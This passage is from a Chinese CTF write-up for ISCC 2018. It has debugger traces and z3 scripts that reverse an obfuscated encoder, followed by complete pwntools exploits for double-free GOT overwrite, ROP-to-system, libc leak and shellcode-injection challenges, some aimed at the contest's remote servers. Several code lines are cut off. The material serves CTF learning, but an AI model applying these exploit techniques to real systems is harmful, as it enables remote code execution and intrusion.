esi            0x31 49
eax            0xffffdfe0   -8224
ecx            0x1  1

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x4  4
esi            0x32 50
eax            0xffffdfe0   -8224
ecx            0x2  2
```

```
Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffb   -5
esi            0x33 51
eax            0xffffdfe0   -8224
ecx            0x3  3

Breakpoint 2, 0x0000000000400906 in fencode ()
edx            0xffffffff   -1
esi            0x33 51
eax            0xffffff8b   -117
ecx            0x7f 127

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x1  1
esi            0x30 48
eax            0xffffdfe0   -8224
ecx            0x0  0

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x1  1
esi            0x31 49
eax            0xffffdfe0   -8224
ecx            0x1  1

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x3  3
esi            0x32 50
eax            0xffffdfe0   -8224
ecx            0x2  2

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffd   -3
esi            0x33 51
eax            0xffffdfe0   -8224
ecx            0x3  3

Breakpoint 2, 0x0000000000400906 in fencode ()
edx            0x0  0
esi            0x33 51
eax            0x5e 94
ecx            0x7f 127

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xffffffff   -1
esi            0x30 48
eax            0xffffdfe0   -8224
ecx            0x0  0

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffe   -2
esi            0x31 49
eax            0xffffdfe0   -8224
ecx            0x1  1

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffd   -3
esi            0x32 50
eax            0xffffdfe0   -8224
ecx            0x2  2
```

```
ecx            0x2  2

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x4  4
esi            0x33 51
eax            0xffffdfe0   -8224
ecx            0x3  3

Breakpoint 2, 0x0000000000400906 in fencode ()
edx            0xffffffff   -1
esi            0x33 51
eax            0xffffffa4   -92
ecx            0x7f 127

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xffffffff   -1
esi            0x30 48
eax            0xffffdfe0   -8224
ecx            0x0  0

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x0  0
esi            0x31 49
eax            0xffffdfe0   -8224
ecx            0x1  1

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffe   -2
esi            0x32 50
eax            0xffffdfe0   -8224
ecx            0x2  2

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x2  2
esi            0x33 51
eax            0xffffdfe0   -8224
ecx            0x3  3

Breakpoint 2, 0x0000000000400906 in fencode ()
edx            0xffffffff   -1
esi            0x33 51
eax            0xffffffd2   -46
ecx            0x7f 127

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x2  2
esi            0x34 52
eax            0xffffdfe0   -8224
ecx            0x4  4

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x2  2
esi            0x35 53
eax            0xffffdfe0   -8224
ecx            0x5  5

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0x4  4
esi            0x36 54
eax            0xffffdfe0   -8224
```

```
ecx            0x6  6

Breakpoint 1, 0x00000000004008c6 in fencode ()
edx            0xfffffffb   -5
esi            0x37 55
eax            0xffffdfe0   -8224
ecx            0x7  7
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────
 RAX  0x7fffffffdfe0 ◂— 0x3736353433323130 ('01234567')
 RBX  0x0
*RCX  0x7
*RDX  0xfffffffb
 RDI  0x4
*RSI  0x37
 R8   0x4
 R9   0x3
 R10  0x309
 R11  0x7ffff7aba620 (strlen) ◂— pxor   xmm0, xmm0
 R12  0x400540 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffe130 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdd70 —▸ 0x7fffffffe050 —▸ 0x400f80 (__libc_csu_init) ◂— push   r15
 RSP  0x7fffffffdcf0 ◂— 0x7f
 RIP  0x4008c6 (fencode+646) ◂— imul   edx, esi
──────────────────────────────────────────[ DISASM ]──────────────────────────────────────────
 ► 0x4008c6 <fencode+646>    imul   edx, esi
   0x4008c9 <fencode+649>    add    edx, dword ptr [rbp - 0x30]
   0x4008cc <fencode+652>    mov    dword ptr [rbp - 0x30], edx
   0x4008cf <fencode+655>    mov    dword ptr [rbp - 0x38], 0x9dd488f1
   0x4008d6 <fencode+662>    jmp    fencode+837 <0x400985>
    ↓
   0x400985 <fencode+837>    jmp    fencode+46 <0x40066e>
    ↓
   0x40066e <fencode+46>     mov    eax, dword ptr [rbp - 0x38]
   0x400671 <fencode+49>     mov    ecx, eax
   0x400673 <fencode+51>     sub    ecx, 0x8062cb11
   0x400679 <fencode+57>     mov    dword ptr [rbp - 0x3c], eax
   0x40067c <fencode+60>     mov    dword ptr [rbp - 0x40], ecx
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp  0x7fffffffdcf0 ◂— 0x7f
01:0008│      0x7fffffffdcf8 ◂— 0x17d7ac49
02:0010│      0x7fffffffdd00 ◂— 0x11a641770d02b5ce
03:0018│      0x7fffffffdd08 ◂— 0x2f898fb01bb32d79
04:0020│      0x7fffffffdd10 ◂— 0x32c3f3ba
05:0028│      0x7fffffffdd18 ◂— 0x4870988c47f6f166
06:0030│      0x7fffffffdd20 ◂— 0x70828a986929cc5d
07:0038│      0x7fffffffdd28 ◂— 0x82e883408157c147
──────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────
 ► f 0           4008c6 fencode+646
   f 1           400eb5 main+229
   f 2     7ffff7a5a2b1 __libc_start_main+241
Breakpoint *0x4008c6
pwndbg>
```

这样我们就得到了输入为**0123456789abcdefghijklmn**时的处理过程，可以看出，对于我们的输入，每四位一组与m进行了乘积求和的操作（具体是怎么计算的可以看后边的脚本），然后%127即为output的结果

再对**encode**函数进行分析，由以下代码已经可以分析出encode函数的作用类似于base64，table即为程序中的ALPHA_BASE（可以通过调试验证一下）

```
v9 = v22;
v10 = v22 + 1;
output[v9] = ALPHA_BASE[(v20 >> 2) & 0x3F];
v11 = v10++;
output[v11] = ALPHA_BASE[(((v20 & 0xFF) >> 4) | 16 * v20) & 0x3F];
output[v10] = ALPHA_BASE[(((v20 & 0xFF) >> 6) | 4 * v20) & 0x3F];
v12 = v10 + 1;
v22 = v10 + 2;
output[v12] = ALPHA_BASE[v20 & 0x3F];
```

这样，整个程序的流程就清楚了：

1. 输入一串长度为24的字符串（长度限制也可通过调试快速确定）
2. 输入的字符串经过与m乘积求和的操作后，再给类base64函数处理
3. 处理的结果与给定的字符串相同即可

类base64是可解的，因此可以先对给定的字符串解类base64，然后对解类base64的结果再解一个四元的方程组即可，不学线代多年，第一反应就是爆破= =，(127 - 32) ^ 4数据量也不大，爆破的话，大概100s左右就能出结果，后来发现用z3更快，z3的话只需0.5s就可以出结果，爆破和z3求解的脚本都放在下边了

```
ISCC2018_re250 [master●●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from z3 import *
from libnum import s2n
from itertools import permutations
from ctypes import c_int32

table = '''FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+\x00'''

def decodeBase64(src):
    delPaddingTail = {0: 0, 2: 4, 1: 2}
    value = ''
    n = src.count('=')
    sin = src[:len(src) - n]
    for c in sin:
        value += bin(table.find(c))[2:].zfill(6)
    value = value[:len(value) - delPaddingTail[n]]
    #  print value
    middle = []
    for i in range(8, len(value) + 1, 8):
        middle.append(int(value[i-8:i], 2))
    output = middle
    out =  hex(s2n(''.join(map(chr, output))))[2: -1]
    #  print out
    return out

m =[ 2, 2, 4, 4294967291, 1, 1, 3, 4294967293, 4294967295, 4294967294, 4294967293, 4, 4294967295, 0, 4294

#  m = [c_int32(i).value for i in m]
#  print m
```

```
f0 = lambda x: int(x, 16)
f1 = lambda x1, x2, x3, x4: (x1 * m[0] + x2 * m[1] + x3 * m[2] + x4 * m[3]) & 0xff
f2 = lambda x1, x2, x3, x4: (x1 * m[4] + x2 * m[5] + x3 * m[6] + x4 * m[7]) & 0xff
f3 = lambda x1, x2, x3, x4: (x1 * m[8] + x2 * m[9] + x3 * m[10] + x4 * m[11]) & 0xff
f4 = lambda x1, x2, x3, x4: (x1 * m[12] + x2 * m[13] + x3 * m[14] + x4 * m[15]) & 0xff

crypto = '''lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq'''
key = decodeBase64(crypto)
key = [f0(key[i: i + 2]) for i in range(0, len(key), 2)]
#  key = [key[i: i + 4] for i in range(0, len(key), 4)]
#  print key

s = Solver()
res = [BitVec(str(i), 16) for i in xrange(24)]
for i in res:
    s.add(And(i > 0, i < 256))

for i in xrange(6):
    s.add(f1(res[4 * i + 0], res[4 * i + 1], res[4 * i + 2], res[4 * i + 3]) == key[i * 4 + 0])
    s.add(f2(res[4 * i + 0], res[4 * i + 1], res[4 * i + 2], res[4 * i + 3]) == key[i * 4 + 1])
    s.add(f3(res[4 * i + 0], res[4 * i + 1], res[4 * i + 2], res[4 * i + 3]) == key[i * 4 + 2])
    s.add(f4(res[4 * i + 0], res[4 * i + 1], res[4 * i + 2], res[4 * i + 3]) == key[i * 4 + 3])


while s.check() == sat:
    print s.model()

    flag = ""
    for i in xrange(24):
        flag += chr(s.model()[res[i]].as_long() & 0xff)

    print flag
    s.add(res[0] != s.model()[res[0]])

else:
    print "Finish"

#  print flag
#  flag = []

#  dic = range(32, 127)[::-1]
#  for a in dic:
    #  for b in dic:
        #  for c in dic:
            #  for d in dic:
                #  if [f1(a, b, c, d), f2(a, b, c, d), f3(a, b, c, d), f4(a, b, c, d)] in key:
                    #  flag.append("".join(map(chr, (a, b, c, d))))

                #  if len(flag) == 6:
                    #  All = permutations(flag)
                    #  #  print All
                    #  for x, y, z, r, s, t in All:
                        #  t = x + y + z + r + s + t
                        #  if t.startswith("flag{") and t.endswith("}"):
                            #  print t
                    #  exit()
                    #  flag{dO_y0U_KNoW_0IlVm?}
```

最后从flag看出果然是ollvm混淆

> 静态分析与动态调试结合，效率倍增

解二(Author: L1B0)：

这题的流程通过main函数可以看出，输入的字符串经过fencode和encode两次加密后与字符串**lUFBuT7hADvltXEGn7KgTEjqw8U5VQUq** 比较，相等即正确。

既然是逆向我们从encode函数看起。

encode函数

```
*(_BYTE *)(a3 + v9) = ALPHA_BASE[(v21 >> 2) & 0x3F];
v11 = v10++;
*(_BYTE *)(a3 + v11) = ALPHA_BASE[(((v20 & 0xFF) >> 4) | 16 * v21) & 0x3F];
*(_BYTE *)(a3 + v10) = ALPHA_BASE[(((v17 & 0xFF) >> 6) | 4 * v20) & 0x3F];
v12 = v10 + 1;
v23 = v10 + 2;
*(_BYTE *)(a3 + v12) = ALPHA_BASE[v17 & 0x3F];
v19 = -883829250;
```

关键代码如上图，我们需确定的是程序运行时v9,v10,v11,v12和v17,v20,v21的值，我采用的是把encode函数的代码抠出来自己运行一遍，将上述需要确定的值用printf输出，那么逻辑就很快可以看出。

这个函数的各个变量的值如下


```
//v17 = a1[v8] v20 = a1[v6] v21 = a1[v5]
//v23即a3起始的下标
v5 = 0
v6 = 1
v8 = 2
v23 = 0
v9 = 0 v11 = 1 v10 = 2 v12 = 3
v5 = 3
v6 = 4
v8 = 5
v23 = 4
v9 = 4 v11 = 5 v10 = 6 v12 = 7
v5 = 6
v6 = 7
v8 = 8
v23 = 8
v9 = 8 v11 = 9 v10 = 10 v12 = 11
v5 = 9
v6 = 10
v8 = 11
v23 = 12
v9 = 12 v11 = 13 v10 = 14 v12 = 15
v5 = 12
v6 = 13
v8 = 14
v23 = 16
v9 = 16 v11 = 17 v10 = 18 v12 = 19
v5 = 15
v6 = 16
v8 = 17
v23 = 20
v9 = 20 v11 = 21 v10 = 22 v12 = 23
v5 = 18
v6 = 19
v8 = 20
v23 = 24
v9 = 24 v11 = 25 v10 = 26 v12 = 27
v5 = 21
v6 = 22
v8 = 23
v23 = 28
v9 = 28 v11 = 29 v10 = 30 v12 = 31
```

通过上面的变量值可以看出，每次取a1的三个值经过一些变化作为ALPHA_BASE的下标，得到四个值赋给a3，最后a3和**lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq**比较，那么可以每三个一组爆破出a1的值。

decode脚本如下

```
from z3 import *

ALPHA_BASE = 'FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+'
s1 = 'lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq'
#print len(s1)
xiabiao = []
for i in s1:
    for j in range(len(ALPHA_BASE)):
        if i == ALPHA_BASE[j]:
            xiabiao.append(j)
print xiabiao

#v21 = v6[0] v20 = v6[1] v17 = v6[2]
#v6 = [37, 192, 59, 166, 31, 175, 76, 165, 203, 139, 164, 155, 59, 225, 40, 133, 38, 38, 22, 231, 17, 9,

def decode():

    v6 = []
    x = BitVec('x',16)
    y = BitVec('y',16)
    z = BitVec('z',16)

    for i in range(8):

        s = Solver()

        s.add( And( x > 0, x < 256, y > 0, y < 256, z > 0,  z < 256 ) )

        s.add( And( ((x>> 2) & 0x3F) == xiabiao[i*4] , ((((y & 0xFF) >> 4) | 16 * x) & 0x3F) == xiabiao[i

        if s.check() == sat:
            print s.model()
            v6.append(s.model()[x].as_long())
            v6.append(s.model()[y].as_long())
            v6.append(s.model()[z].as_long())

        else:
            print 'fail'

    print(len(v6),v6)
    return v6

v6 = decode()
print v6
```


得到的v6是否正确我们可以通过encode函数验证一发，得到的v6加密结果如下



那么encode函数已经逆向完成。

fencode函数

和encode函数的处理方法一样，将F5得到的代码自己跑一遍，得到关键变量的值，从而理解函数的逻辑，我分析得到的逻辑大致如下。



例：a2[0] = (a1[0]*m[0]+...+a1[3]*m[3])%127

a2[1] = (a1[0]*m[4]+...+a1[3]*m[7])%127

a2[2] = (a1[0]*m[8]+...+a1[3]*m[11])%127

a2[3] = (a1[0]*m[12]+...+a1[3]*m[15])%127

其中a1是未知的，m是已知的，a2就是encode函数的v6，也已知。

从上面那个图可以看到，a1的每四个值可以和m，a2组成一个四元一次方程，用z3可以很快解出。

最终的脚本如下

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
__Author__ = "LB@10.0.0.55"

from z3 import *

ALPHA_BASE = 'FeVYKw6a0lDIOsnZQ5EAf2MvjS1GUiLWPTtH4JqRgu3dbC8hrcNo9/mxzpXBky7+'
s1 = 'lUFBuT7hADvItXEGn7KgTEjqw8U5VQUq'
#print len(s1)
xiabiao = []
for i in s1:
    for j in range(len(ALPHA_BASE)):
        if i == ALPHA_BASE[j]:
            xiabiao.append(j)
print xiabiao

#v21 = v6[0] v20 = v6[1] v17 = v6[2]
#v6 = [37, 192, 59, 166, 31, 175, 76, 165, 203, 139, 164, 155, 59, 225, 40, 133, 38, 38, 22, 231, 17, 9,

def decode():

    v6 = []
```

```
    x = BitVec('x',16)
    y = BitVec('y',16)
    z = BitVec('z',16)

    for i in range(8):

        s = Solver()

        s.add( And( x > 0, x < 256, y > 0, y < 256, z > 0,  z < 256 ) )

        s.add( And( ((x>> 2) & 0x3F) == xiabiao[i*4] , ((((y & 0xFF) >> 4) | 16 * x) & 0x3F) == xiabiao[i

        if s.check() == sat:
            print s.model()
            v6.append(s.model()[x].as_long())
            v6.append(s.model()[y].as_long())
            v6.append(s.model()[z].as_long())

        else:
            print 'fail'

    print(len(v6),v6)
    return v6

def fdecode():

    a = []
    x = BitVec('x',64)
    y = BitVec('y',64)
    z = BitVec('z',64)
    w = BitVec('w',64)

    for i in range(6):

        s = Solver()

        s.add( And( x > 0, x < 128, y > 0, y < 128, z > 0,  z < 128, w > 0, w < 128) )

        s.add( (x*m[0] + y*m[1] + z*m[2] + w*m[3])%256 == v6[i*4] )

        s.add( (x*m[4] + y*m[5] + z*m[6] + w*m[7])%256 == v6[i*4+1] )

        s.add( (x*m[8] + y*m[9] + z*m[10] + w*m[11])%256 == v6[i*4+2] )

        s.add( (x*m[12] + y*m[13] + z*m[14] + w*m[15])%256 == v6[i*4+3] )

        if s.check() == sat:
            print s.model()
            a.append(s.model()[x].as_long())
            a.append(s.model()[y].as_long())
            a.append(s.model()[z].as_long())
            a.append(s.model()[w].as_long())

        else:
            print 'fail'

    return a

v6 = decode()
```

```
m = [0x2,0x2,0x4,0xFFFFFFFB,0x1,0x1,0x3,0x0FFFFFFFD,0x0FFFFFFFF,0x0FFFFFFFE,0x0FFFFFFFD,0x4,0x0FFFFFFFF,0
a = fdecode()
#a = [102, 108, 97, 103, 123, 100, 79, 95, 121, 48, 85, 95, 75, 78, 111, 87, 95, 48, 73, 108, 86, 109, 63
#print a

flag = [ chr(i) for i in a ]
print ''.join(flag)
#flag{dO_y0U_KNoW_0IlVm?}
```

Pwn(Author: M4x)

Write some paper(200)

64位动态链接的程序,没有开启PIE和RELRO保护,意味着got表地址是固定的并且可写,分析程序后,发现free时只对下标做了验证,存在double free的漏洞,并且程序没有我们可控的输出,因此也就不能leak libc了,看起来只有overwrite got这一条路可走了,同时也发现了存在gg函数可以直接get shell,因此思路就是覆写某个got为gg的地址了,我们先调试看一下got附近有没有合适的size

> double free的原理可以看这个slide

```
注意只有运行过某函数时,该函数的got地址才会为真实地址
pwndbg> telescope 0x602000 20
00:0000│   0x602000 (_GLOBAL_OFFSET_TABLE_) —▸ 0x601e28 (_DYNAMIC) ◂— 0x1
01:0008│   0x602008 (_GLOBAL_OFFSET_TABLE_+8) —▸ 0x7f5fa9e77170 ◂— 0x0
02:0010│   0x602010 (_GLOBAL_OFFSET_TABLE_+16) —▸ 0x7f5fa9c67ca0 (_dl_runtime_resolve_avx_slow) ◂— vorpd  y
03:0018│   0x602018 (free@got.plt) —▸ 0x7f5fa992e4e0 (free) ◂— mov    rax, qword ptr [rip + 0x31da11]
04:0020│   0x602020 (puts@got.plt) —▸ 0x7f5fa991bf60 (puts) ◂— push   r13
05:0028│   0x602028 (fread@got.plt) —▸ 0x7f5fa991aa10 (fread) ◂— push   r13
06:0030│   0x602030 (__stack_chk_fail@got.plt) —▸ 0x400746 (__stack_chk_fail@plt+6) ◂— push   3
07:0038│   0x602038 (system@got.plt) —▸ 0x400756 (system@plt+6) ◂— push   4
08:0040│   0x602040 (printf@got.plt) —▸ 0x7f5fa9902160 (printf) ◂— sub    rsp, 0xd8
09:0048│   0x602048 (__libc_start_main@got.plt) —▸ 0x7f5fa98d31c0 (__libc_start_main) ◂— push   r14
0a:0050│   0x602050 (__gmon_start__@got.plt) —▸ 0x400786 (__gmon_start__@plt+6) ◂— push   7
0b:0058│   0x602058 (strtol@got.plt) —▸ 0x7f5fa98e9c40 (strtoq) ◂— mov    rax, qword ptr [rip + 0x362189]
0c:0060│   0x602060 (malloc@got.plt) —▸ 0x7f5fa992dee0 (malloc) ◂— push   rbp
0d:0068│   0x602068 (setvbuf@got.plt) —▸ 0x7f5fa991c720 (setvbuf) ◂— push   r13
0e:0070│   0x602070 (__isoc99_scanf@got.plt) —▸ 0x7f5fa9917e80 (__isoc99_scanf) ◂— push   rbx
0f:0078│   0x602078 (exit@got.plt) —▸ 0x4007d6 (exit@plt+6) ◂— push   0xc /* 'h\x0c' */
10:0080│   0x602080 (data_start) ◂— 0x0
... ↓
pwndbg>
```

看起来在执行过add_paper这个功能后,有0x602000+2, 0x602030+2, 0x602038+2,0x602050+2四处地址可以提供合适的size,但选择0x602000+2的话,同时会修改,_GLOBAL_OFFSET_TABLE_的值,造成不可预知的后果,0x602038+2,0x602050+2也会因为函数执行先后顺序的关系造成程序crash,可以选择0x602030+2作为chunk的首地址,此时的size(0x602030+2+8)为0x????????00000040,可以通过malloc的验证,user data段从0x602030+2+0x10开始,可以覆写strtol@got为gg的地址,进而get shell

```
pwndbg> x/8gx 0x602030+2
0x602032 <__stack_chk_fail@got.plt+2>:  0x0756000000000040  0xa160000000000040
0x602042 <printf@got.plt+2>:    0xb1c000007f2cd78b  0x078600007f2cd788
0x602052 <__gmon_start__@got.plt+2>:    0x1c40000000000040  0x5ee000007f2cd78a
0x602062 <malloc@got.plt+2>:    0x472000007f2cd78e  0xfe8000007f2cd78d
pwndbg>

这需要我们控制malloc的参数为0x40-0x10
```

最终的exp如下:

```
Desktop cat exp.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

elf = ELF("./pwn3")
if sys.argv[1] == "l":
    context.log_level = "debug"
    # env = {'LD_PRELOAD': ''}
    # io = process("", env = env)
    io = process("./pwn3")
    libc = elf.libc


else:
    io = remote("47.104.16.75", 8999)
    #  libc = ELF("")


def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io, "b *0x400B26")


def add(idx, length, content):
    io.sendlineafter("2 delete paper\n", "1")
    sleep(0.01)
    io.sendlineafter(":", str(idx))
    sleep(0.01)
    io.sendlineafter(":", str(length))
    sleep(0.01)
    io.sendlineafter(":", content)
    sleep(0.01)

def delete(idx):
    io.sendlineafter("2 delete paper\n", "2")
    sleep(0.01)
    io.sendlineafter(":", str(idx))
    sleep(0.01)
```

```
if __name__ == "__main__":
    fakeChunk = 0x602030+2
    add(0, 0x30, '0000')
    add(1, 0x30, '1111')

    delete(0) # 0
    delete(1) # 1 -> 0
    delete(0) # 0 -> 1 -> 0

    add(0, 0x30, p64(fakeChunk)) # 1 -> 0 -> fakeChunk
    add(1, 0x30, '1111') # 0 -> fakeChunk
    add(2, 0x30, '2222') # fakeChunk
    #  payload = 'aaaaaaaabbbbbbbbccccccccdddddddd'
    payload = p8(0) * (3 * 8 - 2) + p64(elf.sym['gg']) * 2
    #  DEBUG()
    add(3, 0x30, payload)


    io.sendlineafter("2 delete paper\n", "2") # trigger strtol
    #  delete(0)

    io.interactive()
    io.close()
    # flag{ISCC_SoEasy}
```

double free的模板题,并不难

Login(200)

64位动态链接的程序,没有开启canary和PIE,看起来可以暴力栈溢出了,通过分析Menu函数中输入choice时存在栈溢出,并且程序中有system函数,这样就可以控制Menu函数返回到system了,但要执行system("/bin/sh")的话还需要控制rdi指向/bin/sh,常规的思路是通过rop控制write函数将/bin/sh写到bss或者data等固定地址,但这里因为程序中有flu sh函数,因此必然存在sh字符串,直接控制即可

> 刚开始没注意程序中存在system函数,用了leak两个got中地址查找libc版本然后system(/bin/sh)的方法,也把脚本贴在下边了
> ROP的详细介绍可以看这个slide

```
Desktop cat iscc_pwn200_1.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
context.arch = 'amd64'
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

elf = ELF("./pwn50")
if sys.argv[1] == "l":
    # env = {'LD_PRELOAD': ''}
    # io = process("", env = env)
```

```
    io = process("./pwn50")
    libc = elf.libc


else:
    io = remote("47.104.16.75", 9000)
    #  libc = ELF("")


def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

if __name__ == '__main__':
    popRdi = 0x0000000000400b03
    io.sendlineafter(': ', 'guest')
    io.sendlineafter(': ', 'guest')
    # ROPgadget --binary ./pwn50 --string sh
    payload = flat([cyclic(0x50 + 0x8), popRdi, 0x0000000000400407, elf.plt['system']])
    io.sendlineafter(": ", payload)
    io.sendlineafter(": ", '3')

    io.interactive()
    io.close()

Desktop cat iscc_pwn200_2.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
from time import sleep
import sys
context.arch = 'amd64'
context.log_level = "debug"
context.terminal = ["deepin-terminal", "-x", "sh", "-c"]

elf = ELF("./pwn50")
if sys.argv[1] == "1":
    # env = {'LD_PRELOAD': ''}
    # io = process("", env = env)
    io = process("./pwn50")
    libc = elf.libc


else:
    io = remote("47.104.16.75", 9000)
    libc = ELF("./libc6_2.19-0ubuntu6.14_amd64.so")
    oneGadgetOffset = 0x46428
    oneGadgetOffset = 0x4647c
    oneGadgetOffset = 0xe9415
    oneGadgetOffset = 0xea36d


def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)


popRdi = 0x0000000000400b03
```

```
popRdi = 0x0000000000400b03
if __name__ == "__main__":
    io.sendlineafter(': ', 'guest')
    io.sendlineafter(': ', 'guest')
    payload = flat([cyclic(0x50 + 8), popRdi, elf.got['puts'], elf.plt['puts'], popRdi, elf.got['read'],
    io.sendlineafter(": ", payload)
    io.sendlineafter(": ", '3')

    putsAddr = u64(io.recvuntil('\x7f')[-6: ].ljust(8, '\x00'))
    success('putsAddr -> {:#x}'.format(putsAddr))
    readAddr = u64(io.recvuntil('\x7f')[-6: ].ljust(8, '\x00'))
    success('readAddr -> {:#x}'.format(readAddr))
    libcBase = readAddr - libc.sym['read']
    success('libcBase -> {:#x}'.format(libcBase))
    pause()
    oneGadget = libcBase + 0x46428

    payload = flat([cyclic(0x50 + 0x8), popRdi, libcBase + next(libc.search('/bin/sh')), libcBase + libc.
    #  DEBUG()
    io.sendlineafter(": ", payload)
    io.sendlineafter(": ", '3')

    io.interactive()
    io.close()
    #  flag{welcome_to_iscc}
```

64位rop的模板题,还给了system函数

Happy Hotel（300）

lctf2016的pwn200原题，甚至保留的当时出题失误的非预期解
题目的漏洞很容易发现：

```
  6  puts("who are u?");
  7  for ( i = 0LL; i <= 47; ++i )
  8  {
  9    read(0, &v1[i], 1uLL);
 10    if ( v1[i] == 10 )                    // leak rbp
 11    {
 12      v1[i] = 0;
 13      break;
 14    }
 15  }
 16  printf("%s, welcome to ISCC~ \n", v1);
```

当输入的字符串长度为48时，根据read的特性不会给输入的末尾加'\x00'，此时就可以通过下边的printf来leak某些地址，调试可以发现leak的是0x400A8E这个函数的rbp，这样我们就有了一个栈上的地址，根据栈上的偏移是固定的进而可以得到整个栈布局的地址（如输入的shellcode的地址和函数的返回地址）

```
  3  char buf; // [rsp+0h] [rbp-40h]
  4  char *dest; // [rsp+38h] [rbp-8h]
  5
  6  dest = (char *)malloc(0x40uLL);
  7  puts("give me money~");
  8  read(0, &buf, 0x40uLL);
  9  strcpy(dest, &buf);                    // overflow
 10  ptr = dest;
 11  hotel();
 12}
```

输入0x40位buf时，后8位会覆盖dest，通过strcpy可以造成一次任意地址写

先说非预期解
程序没有开任何保护，根据以上两个漏洞，就可以有如下的思路：
首先根据leak出的rbp地址定位到输入的shellcode的地址，然后再通过任意地址写改写某个函数的got为shellcode的地址即可，我的做法是覆写printf@got为shellcode的地址，exp如下

```
lctf2016_pwn200 [master●] cat solve.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context.terminal = ['deepin-terminal', '-x', 'sh', '-c']
context(arch = 'amd64', os = 'linux', log_level = 'debug')

io = process("./pwn200")
io.sendafter("?\n", '0' * 48)
rbpAddr = u64(io.recvuntil("\x7f")[-6: ].ljust(8, '\x00'))
success("rbpAddr -> {:#x}".format(rbpAddr))

#  raw_input("DEBUG: ")
#  gdb.attach(io)
io.sendlineafter("?\n", "0")
payload = p64(rbpAddr - 0xb8) + asm(shellcraft.execve("/bin/sh"))
payload = payload.ljust(0x40 - 8, '\x90')
payload += p64(0x0000000000602030)
io.sendafter("~\n", payload)

io.interactive()
io.close()
```

lctf的出题人也承认这一题出题失误造成了这样一个非预期解的出现

预期解是使用house of spirit这种攻击方法，house of spirit的基本思想是栈上溢出的长度不够覆盖到ret，但足够覆盖某些堆指针时，可以改写该堆指针并伪造chunk，通过free将该伪造的chunk添加进bin，进而控制我们下一次malloc的地址，当然这需要通过一些检查，具体细节可以看这个slide
exp如下：

```
lctf2016_pwn200 [master●] cat hos.py
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'M4x'

from pwn import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
context.terminal = ["deepin-terminal", '-x', 'sh', '-c']

def DEBUG():
    raw_input("DEBUG: ")
    gdb.attach(io)

io = process("./pwn200")

# who are u?
sc = asm(shellcraft.execve("/bin/sh"))
io.sendafter("?\n", sc.ljust(48, '0'))
